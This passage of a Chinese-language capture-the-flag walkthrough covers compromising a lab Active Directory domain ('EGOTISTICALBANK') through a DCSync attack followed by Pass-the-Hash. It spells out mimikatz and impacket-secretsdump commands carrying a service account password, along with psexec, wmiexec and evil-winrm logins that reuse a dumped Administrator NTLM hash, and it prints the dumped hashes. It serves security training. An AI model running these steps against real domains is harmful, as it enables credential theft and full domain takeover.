
图示表明此账户可以在域上访问 GetChanges 和 GetChangesAll。
题目要求名字长的那个,所以这里应该是:GetChangesAll
10. Task 10
Task 10:You know that the user svc_loanmanager is able to perform a DCSync attack. By doing so, you will get the hash for the Administrator user. What is the common name of the attack that allows users to authenticate with their hashes instead of cleartext passwords?
你知道用户 svc_loanmanager 能够执行 DCSync 攻击。通过这样做,你将获得 Administrator 用户的哈希值。哪种攻击的常用名称允许用户使用哈希值进行身份验证,而不是明文密码?
分析:
正常的登录流程是:输入密码 → 系统计算 NTLM hash → 发送 hash → 验证
Pass-the-Hash 攻击流程是:攻击者已经拿到 hash → 直接把 hash 传给系统 → 绕过明文密码。所以不需要知道密码是什么,只需要知道 NTLM hash。
所以是:Pass the Hash
11. Task 11
Task 11:Submit the flag located on the administrator user’s desktop.
搜索相关的文章发现,这两个权限(GetChanges 和 GetChangesAll)是执行 ****DCsync 攻击时非常重要的权限。具体来说,这两个权限涉及域控制器(Domain Controllers, DC)的 复制操作,允许恶意用户获取域控制器的敏感数据,如用户的 NTLM 哈希等。或者可以右键点击 GetChanges 标签,然后点击 Help:

选择 Abuse Info:

提示说有这两个权限的话,可以使用 mimikatz 进行 dcsync 攻击来获取任意用户的密码哈希,并给出了用法:lsadump::dcsync /domain:testlab.local /user:Administrator
用在这里就是:lsadump::dcsync /domain:EGOTISTICALBANK.local /user:Administrator
接下来就是进行DCSync攻击,来进行凭据导出,获取hash:
可以使用 impacket 里面的 secretsdump :impacket-secretsdump 'EGOTISTICALBANK/svc_loanmgr:Moneymakestheworldgoround!@10.129.95.180'

获取到了关键的 hash:
Administrator的NTLM Hash: 823452073d75b9d1cf70ebdf86c7f98e
krbtgt的NTLM Hash: 4a8899428cad97676ff802229e466e2c
另一种方法是使用mimikatz:先上传到目标服务器中,在目标服务器中执行
lsadump::dcsync /domain:EGOTISTICALBANK.local /user:Administrator
**.**\mimikatz 'lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /user:administrator' exit

获取到了 hash以后,就是进行 pass the hash 攻击了,可以用impacket中的PSExec:
impacket-psexec -hashes :823452073d75b9d1cf70ebdf86c7f98e 'EGOTISTICALBANK/Administrator@10.129.95.180'
注意:-hashes 参数的格式应该是 -hashes LMHASH:NTHASH ,这里把LMHASH 缺省了,也可以加上。
登录上去了以后可以直接读取flag了:

还可以用impacket中的 WMIExec:impacket-wmiexec -hashes ':823452073d75b9d1cf70ebdf86c7f98e' -dc-ip 10.129.95.180 administrator@10.129.95.180
注意这个 -hashes参数也是同样的问题。
还可以使用EvilWinRM:evil-winrm -i 10.129.95.180 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e

3. 总结
使用 ldapsearch 工具,从 389 端口的 LDAP 服务来枚举用户名。再使用 kerbrute 进行用户名枚举。
使用 impacket 中的 GetNPUsers 验证是否开启了 kerberos 预身份验证。
拿到域用户的账号密码以后,考虑 WinRM 登录,确认 5985 端口开放,使用 Evil-WinRM 进行登录。
使用工具 PEASS-NG 中的 winPEAS 找到自动登录的用户凭证。
使用 SharpHound 收集数据,使用 BloodHound 分析收集到的数据。发现用户具有 GetChanges 权限,这个权限可以进行 DCSync 攻击。
使用 impacket-secretsdump 进行 DCSync 攻击,获取管理员的 NTLM Hash。也可以使用 mimikatz 进行 DCSync 攻击。
拿到 hash 以后,进行 Pass the Hash 攻击,可以使用 impacket-psexec,或者 impacket-wmiexec,或者 evil-winrm。

腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 15
15 0
0- 0


 已为社区贡献6条内容

所有评论(0)